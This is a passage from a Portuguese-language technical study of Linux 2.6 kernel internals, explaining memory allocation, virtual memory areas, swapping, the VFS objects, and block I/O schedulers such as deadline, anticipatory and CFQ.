Embora o mecanismo de paginação torne desnecessária a alocação contígua de quadros na memória física, o *kernel* tenta sempre que possível alocá-los de forma contígua [BC03]. Isso é feito tanto por necessidade, como nos casos das transferências de DMA, que exigem um espaço físico contíguo; como por eficiência, já que o uso de blocos físicos contíguos na memória diminui o número de alterações realizadas nas tabelas de páginas, o que permite que os caches TLB sejam descartados com menos freqüência e o tempo de acesso à memória diminua. Esta alocação contígua é feita através do algoritmo *Binary Buddy Allocator*, proposto por Knuth [Knu97], que se baseia na alocação de grupos de $2^n (n \geq 0)$ páginas e consegue bons resultados na redução da fragmentação externa.

Estas funções são utilizadas quando se deseja alocar um número inteiro de páginas na memória virtual, como no caso em que o *kernel* aloca áreas de memória para processos. Para alocações de regiões de tamanho mais flexível, são utilizadas as seguintes funções:

```
void * kmalloc(size_t size, int flags)
void * vmalloc(unsigned long size)
```

Estas funções alocam uma região de memória com *pelo menos size* bytes especificados. Como são construídas sobre o mecanismo de alocação de páginas inteiras descrito anteriormente, não é possível controlar exatamente a quantidade de bytes alocados.

A primeira função aloca uma região logicamente e fisicamente contígua na memória. Esta função é utilizada sempre que possível. Em situações especiais, como quando a área a ser alocada é muito grande e seria difícil encontrar uma região contígua grande o bastante na memória, é utilizada a função `vmalloc()`. Esta funciona de maneira similar à `kmalloc()`, com a exceção de que não aloca regiões contíguas na memória física. Suas recíprocas são as funções `kfree()` e `vfree()`.

Para a alocação das principais estruturas de dados utilizadas internamente no *kernel*, como `struct task_struct`, `struct inode`, entre outras, é utilizada um alocador especial chamado *slab*. Este mantém blocos de estruturas pré-alocadas na memória do *kernel*, em determinadas páginas reservadas. Assim, sempre que uma estrutura `struct task_struct` é requisitada, não é necessário alocar uma região de memória para a mesma, basta apenas requisitar uma à camada *slab*, que retornará o apontador a uma estrutura pré-alocada. Com isso, consegue-se um ganho de desempenho e uma diminuição da fragmentação interna das páginas de memória, já que as estruturas são alocadas seqüencialmente nas páginas, ocupando-as totalmente.

3.4.3 Estruturas de processo

Cada processo ativo possui um descritor de memória associado, do tipo `struct mm_struct`, acessível através do campo `(struct task_struct *)->mm` do descritor do processo. Este descritor armazena todos os dados referentes ao espaço de endereçamento do processo, incluindo uma lista das VMAs (*Virtual Memory Areas*) nas quais se encontra segmentado em `(struct mm_struct *)->mmap`.

Representada por uma estrutura `struct vm_area_struct`, uma VMA descreve um intervalo contíguo do espaço de endereçamento virtual de um processo, possuindo propriedades particulares como tipo, permissões de acesso, entre outras. Estas propriedades são aplicadas a todas as páginas contidas na VMA. VMAs típicas em um processo Linux comum são exibidas a seguir, para um processo executando um programa simples:

```
08048000-08049000 r-xp 00000000 03:01 880174     /l/home/meneldur/foo
08049000-0804a000 rw-p 00000000 03:01 880174     /l/home/meneldur/foo
b7dc9000-b7dca000 rw-p b7dc9000 00:00 0
b7dca000-b7edb000 r-xp 00000000 03:01 2239332    /lib/libc-2.3.5.so
```

```
b7edb000-b7edc000 ---p 00111000 03:01 2239332    /lib/libc-2.3.5.so
b7edc000-b7edd000 r--p 00111000 03:01 2239332    /lib/libc-2.3.5.so
b7edd000-b7ee0000 rw-p 00112000 03:01 2239332    /lib/libc-2.3.5.so
b7ee0000-b7ee2000 rw-p b7ee0000 00:00 0
b7ef8000-b7ef9000 rw-p b7ef8000 00:00 0
b7ef9000-b7f0e000 r-xp 00000000 03:01 2239309    /lib/ld-2.3.5.so
b7f0f000-b7f10000 r--p 00015000 03:01 2239309    /lib/ld-2.3.5.so
b7f10000-b7f11000 rw-p 00016000 03:01 2239309    /lib/ld-2.3.5.so
bf9f9000-bfa0e000 rw-p bf9f9000 00:00 0          [stack]
ffffe000-fffff000 ---p 00000000 00:00 0          [vdso]
```

Algumas das áreas de memória acima mapeiam diretamente arquivos de disco, enquanto outras são anônimas, isto é, mapeiam memória vazia. As três primeiras áreas, por exemplo, são utilizadas respectivamente para o segmento de texto (código), de dados inicializados e de dados não-inicializados (BSS) do processo `foo`. As outras áreas se referem às bibliotecas dinâmicas utilizadas pelo processo e a penúltima, à pilha do processo. É interessante observar as permissões de acesso de cada área. As de código, por exemplo, permitem leitura e execução (como seria esperado), enquanto as de dados permitem leitura e escrita (idem), sem execução. Vale observar também que nem todo o espaço de endereçamento de um processo está dividido em VMAs. O enorme intervalo de `0x0804a000-0xb7dc8fff`, no exemplo acima, está desmapeado.

A criação de VMAs é feita através da função `do_mmap()`, acessível a processos de usuário através da chamada `mmap()`. Esta função mapeia um determinado arquivo em um intervalo de memória virtual, criando uma nova VMA ou aumentando outra, caso seja adjacente. Caso não se queira mapear um arquivo, pode-se passar NULL como parâmetro, o que resultará em um mapeamento anônimo. Seus outros parâmetros incluem permissões de acesso e dados operacionais. O desmapeamento de VMAs é feito com a função `do_munmap()`, acessível do espaço de usuário pela chamada `munmap()`.

A busca de VMAs é implementada com base em uma árvore *red-black* [Knu98], referenciada por `(struct mm_struct *)->mm_rb`. Esta estrutura é uma árvore binária de busca com propriedades especiais que a tornam auto-balanceável, ou seja, $h = O(log(n))$, onde h é a altura da árvore e n é o número de nós. Cada nó representa uma VMA. De fato, o conteúdo das estruturas armazenadas em `(struct mm_struct *)->mmap` e `(struct mm_struct *)->mm_rb` é o mesmo, mas neste caso a redundância compensa em termos de desempenho. A lista ligada `mmap` é percorrida quando o processamento a ser feito é seqüencial, e a árvore *red-black* é utilizada quando uma busca por uma VMA específica precisa ser feita.

3.4.4 Swapping

A funcionalidade de memória virtual provida pelo Linux, que possibilita que processos utilizem mais memória do que aquela fisicamente disponível, está baseada no mecanismo de *swapping* de páginas. Este mecanismo basicamente realiza a cópia de quadros de memória a uma partição/arquivo reservada do disco rígido, chamada *swap area*, a fim de liberar espaço para outros quadros na memória. Caso a quantidade de memória principal do sistema seja abundante e nunca chegue a ser totalmente utilizada pelos processos, o mecanismo de *swap* não possuirá grande utilidade. Mas caso a memória principal fique cheia, ou chegue perto, esse mecanismo entra em ação.

A *thread* de *kernel kswapd* inicia o *swapping* de quadros sempre que o número de quadros livres cai abaixo de `(struct zone *)->page_low`. Quando o limite `(struct zone *)->page_min` (metade de `page_low`) é atingido, o alocador de memória passa a bloquear a alocação de novas regiões de memória. O *kswapd* só é desativado quando o número de quadros livres atinge `(struct zone *)->page_high` (o triplo de `page_min`). Dessa forma, é garantido que o sistema sempre possuirá um número mínimo de quadros de memória livres, e o *kswapd* atua na manutenção desta garantia. O controle de quadros livres é feito por zona, sendo que cada uma possui seus próprios limites.

A escolha dos quadros a serem copiados para a área de *swap* é feita por um algoritmo baseado em LRU (*Least Recently Used*), embora não implemente exatamente esta política. A LRU se baseia na heurística de que o quadro que não é acessado há mais tempo é o que tem menor chance de ser acessado no futuro, devendo portanto ser escolhido. Na aproximação implementada pelo Linux, as estruturas `struct page` associadas as quadros que se encontram em memória são mantidas em duas listas ligadas: `(struct zone *)->active_list` e `(struct zone *)->inactive_list`, sendo que o número de nós de cada é mantido nas variáveis `nr_active_pages` e `nr_inactive_pages`, respectivamente. De modo geral, a lista `active_list` armazena todas as páginas que foram acessadas recentemente, enquanto `inactive_list` armazena aquelas que estão inativas há mais tempo. Dessa forma, a escolha de quadros a serem transferidos ao disco é sempre feito da lista `inactive_list` seguindo alguns critérios. Como é de se esperar, quadros são movidos entre as duas listas como resultado de novos acessos à memória.

Quando é transferida para a área de *swap*, os atributos de uma página na tabela de páginas correspondente são ajustados de forma a refletir esta mudança de estado, assim como sua localização no disco. Um sistema pode possuir uma ou mais áreas de *swap*, que podem ser partições de disco ou simples arquivos. Cada área é representada por uma estrutura do tipo `struct swap_info_struct`, que contém todos os atributos referentes à sua localização, utilização e parâmetros. Em cada área, os quadros são organizados seqüencialmente e de forma contígua, de forma minimizar o tempo de *seek* em operações de leitura/escrita.



Figura 3.5: Camada de abstração provida pelo VFS.

Quando uma página é reivindicada por um processo, e esta página não está presente na memória principal, ela deve ser trazida da área de *swap*. Isso é feito através do mecanismo de *page fault*, que é ativado pelo processador sempre que ocorre um erro no acesso à memória, que pode ser provocado por um endereço inválido (não mapeado na tabela de páginas) ou caso a página não esteja na memória física. Neste último caso, o quadro associado é copiado da área de *swap* para a memória e a entrada associada na tabela de páginas do processo é atualizada. Se necessário, um outro quadro é retirado da memória principal para dar lugar ao novo.

3.5 Virtual Filesystem

O VFS (*Virtual File System*) é uma camada de abstração genérica responsável por intermediar a troca de dados entre processos de usuário e sistemas de arquivos, como *ext3* e *ReiserFS*. Esta camada de abstração torna possível que as funções de mais alto nível do *kernel*, como os tratadores de chamadas de sistema, interajam com diferentes sistemas de arquivos de forma genérica, sem que precisem conhecer a implementação individual de cada um. Ou seja, o código que implementa as particularidades de um sistema de arquivo é totalmente encapsulado. Essa abstração permite que até mesmo pseudo sistemas de arquivos, como o *procfs*, *sysfs* e RelayFS, que existem somente em memória, sejam operados por essa mesma interface. Outra vantagem dessa abstração é a interoperabilidade

entre sistemas de arquivos distintos, já que todas as estruturas de disco, em seu nível mais alto, são representadas como parte de um mesmo sistema de arquivos virtual. Esta interoperabilidade é ilustrada na Figura 3.5.

A estrutura do VFS se baseia no princípio de que todos os sistemas de arquivos existentes, apesar de suas diferenças, possuem um mesmo esqueleto com certos objetos e operações chave em comum. É justamente em cima deste esqueleto genérico que o VFS foi construído, permitindo-o abstrair a implementação de praticamente qualquer sistema de arquivos existente, mas ao mesmo tempo permitindo que sejam manipulados por código de mais alto nível sem qualquer restrição.

O VFS é estruturado em torno de alguns objetos básicos e das operações (ou métodos, na terminologia de orientação a objetos) acessíveis a cada um destes. Os principais são descritos nas seções abaixo.

3.5.1 Estrutura *superblock*

O *superblock*, representado pela estrutura de dados `struct super_block`, é um objeto que abstrai o bloco de disco especial que armazena metadados gerais sobre o sistema de arquivos. Este bloco existe em todos os sistemas de arquivos e armazena dados como o tamanho do bloco utilizado (campo `s_blocksize`), seu tipo (`s_type`), opções de montagem (`s_flags`), e claro, um vetor das operações do objeto (`s_op`)

Cada campo da estrutura `s_op` é um apontador para uma função que realiza uma operação determinada sobre o superbloco. A implementação de cada sistema de arquivos configura estes apontadores genéricos para que apontem para suas funções específicas. Esta é a ponte entre a camada genérica do VFS e o código específico de cada sistema de arquivos.

Alguns exemplos de operações de superblocos são `alloc_inode()`, que cria e inicializa um novo inode no sistema de arquivos representado pelo superbloco; `delete_inode()`, que remove um inode; `write_super()`, que escreve os dados do superbloco armazenados na estrutura ao setor de disco; `statfs()`, que retorna estatísticas sobre o uso do sistema de arquivos, entre outros. As operações são invocadas da seguinte forma:

```
sb->s_op->write_super(sb)
```

Aqui, para uma instância particular da estrutura `struct super_block`, chamada `sb`, a operação `write_super()` é invocada, fazendo com que os dados deste superbloco sejam escritos em disco. Para outros superblocos de outros sistemas de arquivos distintos, a invocação seguiria a mesma forma acima, só que a função chamada seria diferente.



Figura 3.6: Cadeia de execução para uma operação de manipulação do sistema de arquivos.

3.5.2 Estrutura *inode*

O objeto *inode* é a principal abstração por trás dos arquivos e diretórios de um sistema de arquivos, representando o *File Control Block* comumente referenciado em textos de sistemas operacionais [SGG02]. Representado por `struct inode`, contém todos os metadados associados a um determinado diretório ou arquivo, como o número do inode (campo `i_ino`), ID do proprietário (`i_uid`), permissões de acesso (`i_mode`), horário do último acesso (`i_atime`), tamanho (`i_blocks`), entre outros.

Suas operações são numerosas, mapeando uma boa parte das chamadas de sistema responsáveis por operações no sistema de arquivos. Alguns exemplos são: `mkdir()`, `rmdir()`, `mknod()`, `link()` e `truncate()`, que desempenham o mesmo papel das chamadas de sistema homônimas, implementando, na verdade, o seu *back-end*. A cadeia de funções chamadas em uma operação de disco como `mkdir()` é ilustrada na Figura 3.6. Nesta, o tratador da chamada, `sys_mkdir()`, é executado, que por sua vez invoca a função genérica do VFS para criação de diretórios, `vfs_mkdir()`. Esta função é a mesma para todos os sistemas de arquivos que possam existir na máquina. Ela finalmente invoca o método `mkdir()` do objeto *inode* do diretório pai, que aponta para uma função específica para a criação de diretórios naquele sistema de arquivos em particular.

3.5.3 Estrutura *dentry*

O objeto *dentry* (*Directory Entry*), representado por `struct dentry`, armazena dados referentes a entradas de diretório do sistema de arquivos. Um objeto *dentry* está associado a um único componente de um caminho de arquivo. Assim, por exemplo, para o caminho `/home/foo/bar` há três objetos do tipo *dentry*, para cada um dos seus elementos: `home`, `foo` e `bar`, cada um associado a um inode em disco. A utilidade desta representação está na facilidade da tradução de caminhos de arquivos/diretórios textuais para *inodes* de disco, que de outro modo seria muito custosa em termos de desempenho. Uma das maneiras através da qual esta eficiência é conseguida é através da manutenção de um cache de estruturas *dentry* em memória. Este cache faz com que não seja necessário traduzir *dentries* para *inodes* sempre que um determinado caminho é buscado. Caso já o tenha sido, há uma grande chance de que os *dentries* do caminho já estarão no cache, dispensando a necessidade de se consultar o disco.

Entre seus campos mais importantes está `d_inode`, um apontador para o inode associado ao *dentry*; `d_child`, que lista objetos *dentry* (arquivos e diretórios) contidos dentro do *dentry* corrente; e `d_name`, que armazena o nome do *dentry*.

Um *dentry* possui poucas operações, associadas principalmente à sua remoção (`d_delete()` e `d_release()`), comparação (`d_compare()`) e relacionadas ao uso do cache (`d_hash()` e `d_revalidate()`).

3.5.4 Estrutura *file*

O objeto *file* (`struct file`) é utilizado pelo VFS para representar, na memória, arquivos abertos por processos. É importante compreender a diferença entre este objeto e o objeto *inode*: o último representa os arquivos armazenados em disco, independente de estarem abertos ou não. Já o primeiro representa um arquivo aberto por um determinado processo, sendo que podem existir vários objetos deste tipo para um único arquivo, caso múltiplos processos o tenham aberto. Assim, pode-se afirmar que este objeto representa a abstração de um arquivo aberto para um processo em particular, sendo, de todos os objetos descritos até agora, aquele de mais alto nível e portanto conceitualmente mais próximo do espaço de usuário.

Este objeto não corresponde a nenhuma estrutura particular de disco, sendo seus campos definidos em termos do *inode*, *dentry* e do processo que abriu o arquivo. Alguns dos principais são: um apontador ao dentry associado (`f_dentry`), a posição corrente no arquivo (`f_pos`) e as opções de abertura do arquivo (`f_flags`).

A maior parte das operações são funções de manipulação de arquivos comumente invocadas por processos na forma de chamadas de sistema: `read()`, `write()`,`open()`, `fsync()`, `llseek()`, entre outras. Há também outras operações que, embora não

diretamente associadas a chamadas de sistema, são invocadas indiretamente em sua execução: `get_unmapped_area()`, para mapeamento de uma área de memória ao arquivo; `release()`, utilizada no fechamento (operação `close()`) de arquivos, entre outras.

3.5.5 Estruturas associadas a sistemas de arquivos

Além dos objetos básicos do VFS descritos acima, o *kernel* também utiliza outras estruturas, a fim de representar em memória dados específicos sobre os sistemas de arquivos existentes.

O objeto `struct file_system_type` descreve, em seus campos, particularidades de um tipo de sistema de arquivos como o seu nome (`name`) e flags de tipo (`fs_flags`). Também inclui funções para iniciar e concluir o acesso ao superbloco do sistema de arquivos (`get_sb` e `kill_sb`). Estas funções são utilizadas na leitura do superbloco, quando o sistema de arquivos é inicialmente montado, para que o objeto `struct super_block` associado seja inicializado.

O segundo objeto, implementado por `struct vfsmount`, representa uma instância montada de um sistema de arquivos, ao contrário do objeto anterior, que é único para cada sistema de arquivos independente de quantas vezes esteja montado. Esta estrutura agrega dados como o caminho do diretório em que o sistema de arquivos foi montado (`mnt_mountpoint`), o diretório raiz (`mnt_root`); sistemas de arquivos filhos (`mnt_child`), que são aqueles montados em subdiretórios do sistema de arquivos corrente; o sistema de arquivos pai (`mnt_parent`), caso haja um, entre outros.

3.5.6 Estruturas associadas a processos

A ponte entre o VFS e os descritores dos processos ativos é feita através de três estruturas definidas em campos de `struct task_struct`.

A primeira, `struct files_struct`, inclui todas as informações sobre os arquivos abertos pelo processo, sendo o seu principal o campo `fd`, que encabeça a lista ligada contendo todos os objetos *file* que estão sendo utilizados pelo processo.

Já a estrutura `fs_struct` inclui informações relacionadas a sistemas de arquivos, como o caminho corrente (`pwd`), diretório raiz (`root`) e permissão *default* na criação de arquivos (`umask`).

Finalmente, a terceira estrutura (`struct namespace`) armazena o espaço de nomes de um processo. É baseada nesse espaço de nomes toda a visão de sistema de arquivos que um determinado processo tem, sendo que esta visão pode diferir entre os processos de um mesmo sistema. Inclui dados sobre o diretório raiz na visão do processo (`root`) e uma lista dos sistemas de arquivos montados que compõem o espaço de nomes do processo (`list`). Embora, num sistema comum, a maior parte dos processos compartilhe o mesmo espaço

de nome (que é hereditário na criação de processos), há situações em que um processo pode desejar possuir um espaço de nomes único.

3.6 Entrada e Saída

No Linux, dispositivos de E/S podem ser classificados em dois tipos: dispositivos de caractere (*character devices*) e dispositivos de bloco (*block devices*).

Dispositivos de caractere, como teclados, mouses e portas seriais, operam seqüencialmente. Isto que dizer que os dados provenientes ou dirigidos ao dispositivo seguem a forma de um fluxo seqüencial de bytes. Isso implica que o driver do dispositivo não tem poder de escolha sobre qual posição de dados do dispositivo irá acessar para ler ou escrever determinado byte, pelo simples fato de que há apenas uma. Estas características tornam o gerenciamento de E/S para dispositivos de caractere relativamente simples.

Dispositivos de bloco, por outro lado, possuem um tratamento mais complexo, exigindo todo um subsistema de E/S dedicado. Esta complexidade advém da natureza não-seqüencial do acesso a dispositivos de bloco. Ao contrário de um teclado, por exemplo, o driver de um disco rígido não está restrito a somente uma posição de leitura, mas pode efetivamente buscar (*seek*) um bloco em uma posição específica dentro do dispositivo ler seu conteúdo. Este tipo de acesso é chamado *aleatório* (*random access*) e define a classe dos dispositivos de bloco, como discos rígidos, disquetes, leitores/gravadores de CD e memórias *flash*. O subsistema de E/S dos dispositivos de bloco, descrito ao longo desta seção, está posicionado abaixo do VFS na cadeia de abstração do sistema, acima apenas dos *drivers* de dispositivo.

A estrutura básica utilizada para representar transações de E/S em dispositivos de bloco, no *kernel* Linux, é do tipo `struct bio`. Esta estrutura centraliza todos os dados e metadados referentes a uma operação de E/S, que pode envolver um ou mais blocos armazenados em diversas várias páginas de memória de maneira não-contígua.

A cada dispositivo de E/S está associada uma fila de requisições, mantida em uma estrutura do tipo `struct request_queue`, onde ficam armazenadas as requisições de E/S a serem enviadas ao dispositivo. Cada requisição individual é representada por uma estrutura do tipo `struct request`, que possui apontadores para uma ou mais estruturas `struct bio`.

3.6.1 Escalonamento de E/S

O acesso aleatório característico dos dispositivos de bloco torna necessária a existência de um agente que selecione a ordem na qual as transações serão submetidas ao dispositivo: o

escalonador de E/S. Este agente atua manipulando a fila de requisições de cada dispositivo, definindo a ordem das requisições de acordo com uma política.

Esta ordem geralmente não pode ser a mesma em que as requisições são feitas (ou seja, FIFO) pois o resultado seria um desempenho desastroso, causado pelo grande número de operações de *seek* realizadas. Estas operações envolvem movimentos mecânicos da cabeça de leitura/gravação do disco rígido[7], e por isso são extremamente custosas em termos de desempenho. Com vistas a minimizar a amplitude e a freqüência de *seeks*, os escalonadores de E/S se utilizam primariamente de duas técnicas:

- **União de requisições adjacentes**: Caso duas requisições da fila possuam localizações adjacentes no disco, o escalonador as une em uma única. Com isso, elimina-se o *overhead* associado ao tratamento de uma requisição adicional, já que um único comando é enviado ao disco; e não há desperdício de *seeks*;
- **Inserção ordenada**: A inserção de novas requisições na fila é feita de forma que a mesma se mantenha ordenada de acordo com a localização em disco de cada requisição. Com isso, consegue-se que a ocorrência de *seeks* siga um padrão seqüencial crescente, evitando assim o movimento de ida-e-volta que ocorreria caso as requisições fossem efetivadas em ordem arbitrária. Esta estratégia[8] diminui tanto o número de *seeks* realizados, como a amplitude de cada *seek* individual.

É importante ressaltar, contudo, a necessidade de que a busca pelo rendimento ótimo não provoque inanição, um problema similar àquele abordado no escalonamento de processos.

A seguir serão descritos os escalonadores de E/S presentes no Linux, e será visto como cada um concilia os requisitos (por vezes conflitantes) de se otimizar o rendimento e a latência de E/S, ao mesmo tempo prevenindo inanição.

Escalonador *Linus Elevator*

Este escalonador relativamente simples era o padrão do Linux 2.4, tendo sido substituído por outros na versão 2.6. Realiza operações de união e ordenação de requisições na fila de forma direta, conforme o seguinte algoritmo:

1. Se a nova requisição possui uma localização em disco adjacente a uma requisição que já se encontra na fila, ambas são unidas em uma única requisição;

[7] Usaremos o disco rígido como exemplo de dispositivo de bloco, já que é o mais utilizado e de maior relevância para este projeto.

[8] Curiosamente, esta é a mesma estratégia utilizada por elevadores ao determinar a ordem em que devem visitar os andares requisitados. Por esse motivo, escalonadores de E/S no Linux também são chamados de elevadores.



Figura 3.7: Estrutura de filas do escalonador *deadline* de E/S.

2. Se existe alguma requisição na fila com um tempo de vida acima de um limite, a nova requisição é inserida no final da fila, para prevenir inanição;

3. Se existir uma localização na fila na qual, se inserida a nova requisição, a fila continuará ordenada por localização física, a inserção é feita;

4. Caso a requisição não se enquadre em nenhum dos casos acima, é inserida no final da fila.

A checagem do tempo de vida mencionada no passo 2, apesar de contribuir para a redução geral da latência de E/S, não previne completamente a ocorrência de inanição; apenas impede a inserção ordenada de requisições após um certo tempo de espera.

Esta deficiência fez com que este escalonador fosse abandonado na versão 2.6 do *kernel*, dando lugar a outros com um melhor controle de inanição.

Escalonador *Deadline*

O escalonador *deadline* foi criado para suprir a deficiência do *Linus Elevator* com relação a inanição. Adicionalmente, diferencia o tratamento de operações de leitura e escrita de forma a diminuir a latência do sistema.

Operações de escrita realizadas por processos geralmente podem ser realizadas de modo assíncrono, já que o progresso da aplicação não depende de sua efetivação imediata. Operações de leitura, por outro lado, fazem com que o processo seja bloqueado até a sua conclusão, ou seja, são tratadas de maneira síncrona. Além disso, é comum que operações de leitura sejam interdependentes, ou seja, uma não é iniciada enquanto outra não for concluída; e mesmo algumas operações de escrita exigem a leitura de metadados do disco antes de sua efetivação. Tudo isso mostra como o tratamento de requisições de leitura deve ser substancialmente mais agilizado que o de requisições de escrita.

Em resposta aos requisitos acima, além da necessidade de se evitar inanição, o escalonador deadline implementa três filas de requisições (Figura 3.7): uma geral, uma para requisições de leitura e outra para requisições de escrita. Além disso, cada requisição possui um tempo de expiração associado a si própria: 0,5 segundos para leitura e 5 segundos para escrita. Quando uma nova requisição de E/S é gerada, ela é inicialmente inserida da forma normal (com união e inserção ordenada) na fila geral. É também inserida na fila de leitura ou na de escrita, dependendo do seu tipo. Nestas duas filas, as requisições seguem ordem FIFO, ou seja, são ordenadas pelo tempo de submissão.

Operando normalmente, o escalonador seleciona requisições do começo da fila geral e as efetiva. No entanto, caso as requisições no começo das filas de leitura e escrita expirem, o escalonador começa a servi-las, efetivando um número predeterminado de transações (16, por padrão), caso existam. Em seguida, volta a tratar as requisições da fila geral. Esta estratégia previne a ocorrência de inanição, pois consegue-se estabelecer limites de tempo mais claros para a efetivação de requisições de E/S, o que não ocorria no *Linus Elevator*. Além disso, requisições de leitura são favorecidas, o que contribui para reduzir a latência de leituras e, conseqüentemente, a latência geral do sistema.

Escalonador *Anticipatory*

O escalonador *anticipatory* é idêntico ao escalonador *deadline*, com a única adição de uma heurística de antecipação. Esta heurística tem como objetivo reduzir a queda de rendimento que ocorre no escalonador *deadline* quando, por exemplo, o sistema é obrigado a tratar operações de leitura isoladas no meio de muitas operações de escrita. Neste caso, cada vez que uma operação de leitura é realizada por uma aplicação, o escalonador interrompe o tratamento das operações de escrita para tratar a operação de leitura, em seguida retornando às escritas. Isso resulta em um grande número de operações de *seek* caso o número de leituras seja grande, prejudicando muito o desempenho do sistema.

De forma a atenuar este problema, o escalonador *anticipatory* introduz um período de espera que segue a efetivação de requisições de leitura. Assim, sempre que o escalonador efetiva uma leitura, ele não retorna imediatamente após sua conclusão para as operações que estava tratando antes, mas aguarda um tempo pela submissão de outras requisições de leitura. Esta espera tem como objetivo antecipar a ocorrência de outras leituras que sigam a primeira e conseqüentemente economizar um grande número de *seeks*. O tempo de espera é calculado com base em estatísticas de E/S mantidas para cada processo do sistema em seus descritores.

Com a estratégia descrita acima, este escalonador consegue um bom equilíbrio na maximização do rendimento de E/S e redução da latência, evitando inanição e privilegiando operações de leitura. Por estes motivos, é o escalonador *default* no Linux.

Escalonador *Complete Fair Queueing*

O escalonador CFQ (*Complete Fair Queueing*) é diferente daqueles descritos acima no sentido de que mantém uma fila para cada processo ativo no sistema, e não uma geral. Assim, requisições feitas pelo processo A serão inseridas na fila do processo A, enquanto requisições do processo B irão para a fila do processo B. Em cada fila de processo, é feita união de requisições adjacentes e inserção ordenada, da maneira já descrita.

A seleção de requisições das filas de processo pelo escalonador CFQ é feita de maneira rotatória (*round-robin*): para cada fila é efetivado um certo número de transações (quatro por padrão), quando então o escalonador passa para a próxima fila de processo. Esta estratégia permite a divisão justa da banda de disco para cada processo, sendo bastante utilizada em cenários de *workloads* especializados em que determinados processos necessitam de garantias de banda.

Na versão 2.6.13 do *kernel*, o CFQ foi incrementado com um suporte a prioridades em suas filas e fatias de tempo similar àquele do escalonador de processos descrito anteriormente. Cada fila de processo, assim, possui associada a si uma prioridade, derivada da prioridade de escalonamento do processo. Esta prioridade varia entre 0 e 7, havendo também duas especiais: tempo real (a mais alta) e ociosa (a mais baixa). A prioridade de E/S e a fatia de tempo de um processo determinam a quantidade de banda de disco à qual terá direito, sendo que processos com prioridades mais elevadas podem interromper outros processos, da mesma forma como é feito no escalonador de CPU. Como este projeto é, no entanto, baseado na versão 2.6.12 do *kernel*, consideraremos a versão antiga do CFQ.

Escalonador *Noop*

O escalonador *noop* é extremamente simples, realizando somente união de requisições, enquanto mantém a fila em uma ordem FIFO. Esta simplicidade aparentemente excessiva tem uma razão de ser: este escalonador é utilizado no acesso a dispositivos de blocos que operam de forma totalmente randômica, como dispositivos de memória *flash*. Nestes dispositivos, não existem operações de *seek* custosas, não havendo portanto necessidade de se ordenar requisições.

3.7 Outros tópicos

Os principais subsistemas do *kernel* foram descritos nas seções anteriores, mas ainda há alguns componentes do *kernel* que merecem atenção neste estudo. O entendimento destes contribuirá para o embasamento da discussão a ser feita nos próximos capítulos.

3.7.1 Tabela de símbolos

